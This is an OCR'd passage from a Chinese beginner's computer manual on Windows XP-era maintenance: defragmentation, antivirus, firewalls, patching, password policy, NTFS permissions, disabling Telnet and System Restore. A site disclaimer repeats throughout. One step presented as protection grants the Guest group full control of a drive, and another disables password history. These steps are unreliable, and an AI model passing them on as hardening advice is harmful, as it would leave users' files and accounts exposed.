免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

分区，这里选择 D 盘，如图 12-5 所示，单击 分析 按钮，开始分析硬盘分区。

步骤 3 待分析完成后，弹出“已完成分析”对话框，单击 碎片整理 按钮，如图 12-6 所示，开始碎片整理。




图 12-5 分析硬盘分区




图 12-6 单击按钮

步骤 4 在进行碎片整理时可查看当前碎片的整理情况，如图 12-7 所示。

步骤 5 在弹出的对话框中单击 关闭(C) 按钮，如图 12-8 所示，完成碎片整理操作。



图 12-7 进行碎片整理




图 12-8 完成碎片整理操作

12.2 使用杀毒软件与防火墙

杀毒软件是一类专门针对电脑病毒开发的软件，它能通过各种内置的功能，帮助用户清除电脑中感染的病毒。防火墙的作用相当于网络卫士，电脑在网络中的信息流通都在其监视之下，从而防止黑客入侵。综合使用杀毒软件和防火墙，可使电脑系统更加安全可靠。

12.2.1 使用瑞星杀毒软件维护系统安全

杀毒软件通常集成监控识别、病毒扫描和清除以及自动升级等功能，有的杀毒软件还

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

带有数据恢复等功能。下面就以瑞星杀毒软件为例，介绍杀毒软件的使用方法。

1. 设置实时监控功能

一般的杀毒软件都提供了实时监控功能，当电脑中有可疑的情况发生时会向用户及时预警和报告，这样能有效地阻止病毒感染电脑。设置和运行瑞星杀毒软件的实时监控功能的具体操作如下：

步骤 1　选择【开始】/【所有程序】/【瑞星杀毒软件】/【瑞星杀毒软件】命令。

步骤 2　在打开的瑞星杀毒软件界面的菜单栏中选择【设置】/【监控设置】命令，如图 12-9 所示。

步骤 3　弹出“监控设置”对话框，在左侧列表框中选择“计算机监控”选项并选中右侧窗格中所有的复选框，如图 12-10 所示，单击 确定(O) 按钮。



图 12-9　选择“监控设置”命令



图 12-10　设置监控选项

步骤 4　选择【开始】/【所有程序】/【瑞星杀毒软件】/【瑞星监控中心】命令，运行实时监控功能。

步骤 5　这时将在任务栏的通知区域出现绿色小伞图标，表示设置的实时监控功能已经被启用。

魔法档案

瑞星杀毒软件的监控中心默认在开机进入 Windows 系统的时候开启，此时在任务栏的通知区域会出现一个绿色的雨伞图标。当所有监控处于禁用状态或者部分监控状态时，该雨伞图标将分别变为红色折叠图标和黄色的小伞图标，用户可通过在该图标上单击鼠标右键，在弹出的菜单中选择“开启所有监控”命令来启动被禁用的功能。

2. 扫描和查杀病毒

病毒一般都是在用户不知道的情况下感染的，这时用户可以通过杀毒软件对电脑进行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

扫描，如果扫描后知道电脑被病毒感染，可以对病毒进行查杀，将其从电脑中清除。使用瑞星杀毒软件对整个电脑进行扫描和查杀病毒的具体操作如下：

步骤 1 打开“瑞星杀毒软件”窗口，并选择“首页”选项卡，单击“全盘杀毒”按钮，如图 12-11 所示。

步骤 2 发现病毒后系统将自动弹出“发现病毒”对话框，其中显示了感染病毒的文件名称和病毒名称，如图 12-12 所示，这里单击 清除病毒(S) 按钮。



图 12-11 准备杀毒




图 12-12 发现病毒

步骤 3 杀毒软件对感染病毒的文件进行清除，并在瑞星杀毒界面中显示感染病毒文件的相关信息。

步骤 4 杀毒完成后，弹出“杀毒结束”对话框，提示扫描病毒的结果，这里单击 确定(O) 按钮。

步骤 5 返回到瑞星杀毒界面，单击标题栏右侧的“关闭”按钮，退出杀毒软件。

3. 升级杀毒软件

病毒的数量和种类不是固定的，它们在日益地更新和变化，而普通的杀毒软件只能通过自带的病毒库样本的特征来分析和确定病毒，因此要长时间地保护电脑不受病毒的侵犯，还需要及时对杀毒软件进行升级。升级瑞星杀毒软件的具体操作如下：

步骤 1 打开“瑞星杀毒软件”窗口，在“首页”选项卡中单击“软件升级”按钮，如图 12-13 所示。

步骤 2 瑞星软件开始连接网络并获取升级信息，在弹出的对话框中可看到当前这一过程的进度。

步骤 3 瑞星杀毒软件自带的智能升级程序开始下载新的组件，并在弹出的“智能升级正在进行”对话框中显示当前下载的进度，如图 12-14 所示。

步骤 4 升级完成后单击“瑞星杀毒软件”窗口右上角的“关闭”按钮，退出瑞星杀毒软件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 12-13　单击按钮




图 12-14　升级瑞星杀毒软件

12.2.2　使用防火墙保护系统安全

防火墙就是位于电脑和它所连接的网络之间的软件或硬件。从电脑中传输的所有网络通信信息均要经过此防火墙过滤后，才能使用。

1. 使用系统自带的防火墙

如果电脑中安装的是 Windows XP SP2 操作系统，用户可通过 Windows 系统自带的防火墙对来自网络的病毒或木马攻击进行防范。如果用户使用了其他的防火墙，则需要将 Windows 系统的防火墙关闭。一旦用户停止使用其他的防火墙，应该立即恢复 Windows 系统防火墙的启用状态以保护电脑系统安全。下面将介绍在 Windows XP 中启用防火墙的操作方法。

步骤 1　选择【开始】/【控制面板】命令。

步骤 2　打开“控制面板”窗口，单击“安全中心”超链接。

步骤 3　在打开的“Windows 安全中心”窗口中单击“Windows 防火墙”超链接，如图 12-15 所示。

步骤 4　弹出“Windows 防火墙”对话框，选择“常规”选项卡，选中 ◉ 启用 (推荐) (O) 单选按钮，如图 12-16 所示，单击 确定 按钮启用 Windows XP 防火墙。



小魔女，在选中 ◉ 启用 (推荐) (O) 单选按钮后，再选中 ☑ 不允许例外 (X) 复选框，可禁止电脑中非系统自带的应用程序访问电脑网络，但 IE 浏览器和 Outlook Express 仍可正常使用。

确实很方便，我就不用再担心黑客的骚扰了。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 12-15 单击超链接



图 12-16 启用防火墙

魔法档案

如 Windows XP 未启用防火墙，在任务栏的提示区中将显示图标，单击该图标将打开“Windows 安全中心”窗口。

2. 安装和设置天网防火墙

天网防火墙是目前普通电脑用户较为常用的防火墙软件，安装并设置天网防火墙网络安全属性的具体操作如下：

步骤 1 双击天网防火墙的安装程序，弹出“欢迎”对话框，如图 12-17 所示。选中 我接受此协议 复选框，单击 下一步[N] 按钮。

步骤 2 弹出“选择安装的目标文件夹”对话框，在其中设置安装路径，这里保持默认路径不变，单击 下一步[N] 按钮，如图 12-18 所示。




图 12-17 “欢迎”对话框




图 12-18 选择安装的目标文件夹

步骤 3 弹出“选择程序管理器程序组”对话框，这里保持默认设置即可，如图 12-19 所示，单击 下一步[N] 按钮。

步骤 4 弹出“开始安装”对话框，如图 12-20 所示，单击 下一步[N] 按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 12-19　选择程序管理器程序组




图 12-20　开始安装

步骤 5　弹出“正在安装”对话框，安装程序将自动开始安装，并显示其安装进度，如图 12-21 所示。

步骤 6　弹出“安装已完成”对话框显示已经安装完成，单击 完成(F) > 按钮，如图 12-22 所示。




图 12-21　安装程序自动安装




图 12-22　安装已完成

步骤 7　弹出“天网防火墙设置向导”对话框，如图 12-23 所示，单击 下一步 按钮。

步骤 8　弹出“安全级别设置”对话框，这里保持默认设置不变（默认为中级），如图 12-24 所示，单击 下一步 按钮。




图 12-23　弹出设置向导



图 12-24　安全级别设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 9 弹出“局域网信息设置”对话框，这里保持默认设置，如图 12-25 所示，单击 下一步 按钮。

步骤 10 弹出“常用应用程序设置”对话框，在中间的列表框中选择允许访问网络的程序，这里保持默认设置，如图 12-26 所示，单击 下一步 按钮。




图 12-25 局域网信息设置



图 12-26 常用应用程序设置

步骤 11 弹出“向导设置完成”对话框，单击 结束 按钮，如图 12-27 所示，弹出“安装”对话框，根据提示单击 确定 按钮，如图 12-28 所示，系统将自动重启。



图 12-27 完成设置




图 12-28 重启电脑

步骤 12 重启电脑后，注册天网防火墙，在完成注册后，运行天网防火墙，打开其主程序窗口，如图 12-29 所示。

步骤 13 拖动“安全级别”栏下的 低 中 高 扩展 自定义 滑块更改其安全级别，将安全级别调整到“高”，如图 12-30 所示。

步骤 14 在设置完成后，在“天网防火墙个人版”窗口右上角单击 — 按钮，将天网防

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

火墙最小化。



图 12-29　天网防火墙主程序窗口



图 12-30　设置安全级别为“高”

魔法档案

用户如需要对天网防火墙的其他功能进行设置，可通过双击任务栏右侧的按钮打开“天网防火墙”窗口。



天网防火墙个人版的默认安全设置为“中”级安全，这一安全设置在绝大部分情况下可以保证电脑的安全。

12.3　修补系统漏洞

修补系统漏洞通常是指通过安装系统安全补丁，关闭那些操作系统中可能被病毒或木马攻击的漏洞，保证电脑中没有黑客可以利用的漏洞，就可以在很大程度上确保电脑的安全。修补系统漏洞的方法通常包括通过 Windows Update 修复、利用其他软件修复和手动修复等。

12.3.1　通过 Windows Update 修复

在 Windows XP 中使用 Windows Update 功能时，操作系统会自动通过 IE 浏览器打开 Windows XP 更新网页，通过该网页用户可完成相应的更新操作，具体操作如下：

步骤 1　在 Windows XP 中，选择【开始】/【所有程序】/【Windows Update】命令。

步骤 2　打开 Windows XP 更新网页，操作系统向网站发送更新请求等信息，如图 12-31 所示。

步骤 3　单击 立即安装 按钮，将安装 Windows Update 软件，如图 12-32 所示。



小魔女，如用户是第一次更新 Windows XP，在打开网页后将打开“Internet Explorer－安全警告”对话框，要求下载并安装最新版的 Windows Update 软件。

这种更新方式比较简单，我一看就会了，待会儿我要在自己的电脑上试试。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 12-31　发送信息



图 12-32　安装 Windows Update 软件

步骤 4　在打开的网页中单击 快速 按钮，将开始下载并安装更新程序。

步骤 5　单击 安装更新程序 按钮，开始安装更新程序。

步骤 6　待安装完成后，在弹出的对话框中单击 现在重启动 按钮，如图 12-33 所示，将重新启动电脑，以使刚刚安装的更新程序生效。





图 12-33　完成安装



12.3.2　通过其他软件修复

目前许多杀毒软件、系统优化软件都提供了修补系统漏洞的功能，下面就以瑞星杀毒软件为例进行介绍，具体操作如下：

步骤 1　选择【开始】/【所有程序】/【瑞星杀毒软件】/【瑞星工具】/【瑞星漏洞扫描】命令。

步骤 2　在打开的“瑞星系统安全漏洞扫描”窗口中单击“开始扫描”超链接，如图 12-34 所示，程序会立即对电脑进行漏洞扫描。

步骤 3　在随后打开的窗口中会显示漏洞扫描报告，单击“查看详细”超链接，如图 12-35 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 12-34　单击超链接



图 12-35　查看扫描结果

步骤 4　在打开的窗口中选中需要修补的漏洞补丁复选框，在窗口底部单击“修复选择的漏洞”超链接，如图 12-36 所示，即开始下载漏洞补丁。待所有漏洞补丁下载完成后，将自动进行安装操作，完成安装后用户应重新启动电脑。





图 12-36　修复漏洞

12.3.3　手动修复

手动修复系统漏洞比较复杂，而且可采用的方法也较多，下面将介绍一些常用的修补系统漏洞的方法。

1. 设置密码策略

设置密码策略可以有效地保护好密码，从而在很大程度上提高系统的安全水平，防止密码系统漏洞的出现，具体操作如下：

步骤 1　选择【开始】/【控制面板】命令打开“控制面板”窗口，双击“管理工具”选项，在打开的“管理工具”窗口中双击“本地安全策略”图标，如图 12-37

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

所示。

步骤 2 在弹出的“本地安全设置”对话框左侧的窗格中展开“账户策略”项，选择其下的“密码策略”选项，如图 12-38 所示。



图 12-37 管理工具窗口



图 12-38 选择选项

步骤 3 在右侧窗格中双击“密码必须符合复杂性要求”选项，在弹出的属性对话框中选中◉已启用(E)单选按钮，单击[确定]按钮，如图 12-39 所示，在设置密码时如果不能达到系统的复杂性要求将会提示重新设置。

步骤 4 双击“密码长度最小值”选项，在弹出的属性对话框中的“密码必须至少是”数值框中输入可设置密码的最小位数，单击[确定]按钮，如图 12-40 所示。




图 12-39 设置密码复杂性要求




图 12-40 设置密码长度最小值

步骤 5 双击“密码最长存留期”选项，在弹出的属性对话框中的“密码过期时间”数值框中输入适当的保留天数，单击[确定]按钮，如图 12-41 所示。

步骤 6 双击“强制密码历史”选项，在弹出的属性对话框中的“保留密码历史”数值框中输入“0”，该数值框将变为“不保留密码历史”数值框，单击[确定]按钮完成设置，如图 12-42 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 12-41　设置密码最长存留期




图 12-42　设置密码历史

2. 设置用户访问级别

将硬盘分区的文件系统设置为 NTFS 文件系统，可以让操作系统为不同的用户提供不同等级的访问权限，从而使重要文件不易被窃取。在 NTFS 文件系统中设置用户访问级别的具体操作如下：

步骤 1　打开“我的电脑”窗口，选择【工具】/【文件夹选项】命令弹出“文件夹选项”对话框，选择“查看”选项卡，在“高级设置”栏中取消选中 ☐ 使用简单文件共享 (推荐) 复选框，单击 确定 按钮，如图 12-43 所示。

步骤 2　在文件系统为 NTFS 的磁盘上单击鼠标右键，在弹出的快捷菜单中选择“属性”命令弹出属性对话框，在其中选择“安全”选项卡，如图 12-44 所示。




图 12-43　设置“文件夹选项”



图 12-44　打开“属性”对话框

步骤 3　在“组或用户名称”列表框中选择要设置权限的用户组，这里选择 Guest 选项，如图 12-45 所示。

步骤 4　在“Guest 的权限”列表框中选中“完全控制”、“修改”和“写入”项对应的“允许”复选框，即可为 Guest 组的用户赋予对该盘文件的完全控制权

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

限，单击 确定 按钮即可生效，如图 12-46 所示。



图 12-45 选择用户组



图 12-46 设置权限

3. 禁用不常用的服务

服务可以帮用户更好地发挥电脑的各种功能，但对普通用户而言，许多服务在日常使用电脑时都不会用到，而且这些处于开启状态的服务还很容易受到黑客的攻击，因此在“计算机管理”窗口中禁用服务可有效地修复漏洞，具体操作如下：

步骤 1 在“我的电脑”图标上单击鼠标右键，在弹出的快捷菜单中选择“管理”命令，打开“计算机管理”窗口，展开“服务和应用程序”项，选择其下的“服务”选项，如图 12-47 所示。

步骤 2 在右侧的列表中选择不必要的服务，单击服务名可以查看其主要信息。因为大多数黑客攻击都是通过 Telnet 服务进行的，因此这里选择 Telnet 服务项，可以看到它正在运行，如图 12-48 所示。



图 12-47 打开“计算机管理”窗口




图 12-48 选择服务

步骤 3 双击 Telnet 服务项，在弹出的“Telnet 的属性”对话框中单击 停止(T) 按钮停止服务，在“启动类型”下拉列表框中选择“已禁止”选项，单击 确定 按

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

钮即可将其禁用，如图 12-49 所示。



图 12-49　禁用服务

12.4　备份与恢复系统

在使用电脑的过程中对操作系统进行备份，可以在操作系统发生故障时，恢复到备份前的状态，使用户不会因系统发生故障而丢失重要数据文件，下面就介绍使用 Windows XP 系统的还原功能和 Ghost 软件恢复到曾经创建的还原点位置的参数设置。

12.4.1　使用系统还原功能


Windows XP 中自带了系统还原功能，它能将各硬盘分区中的数据备份到各分区的一个隐藏文件夹中作为还原点，以便电脑在出现问题时能快速地将各硬盘分区还原到备份前的状态。

1. 创建还原点

在进行系统还原操作前必须创建还原点，下面介绍创建还原点的操作方法：

步骤 1　选择【开始】/【所有程序】/【附件】/【系统工具】/【系统还原】命令，如图 12-50 所示。

步骤 2　在弹出的“欢迎使用系统还原”对话框中选中 ◉创建一个还原点(E) 单选按钮，单击 下一步(N) > 按钮，如图 12-51 所示。



溜客安全网 WwW.176Ku.CoM

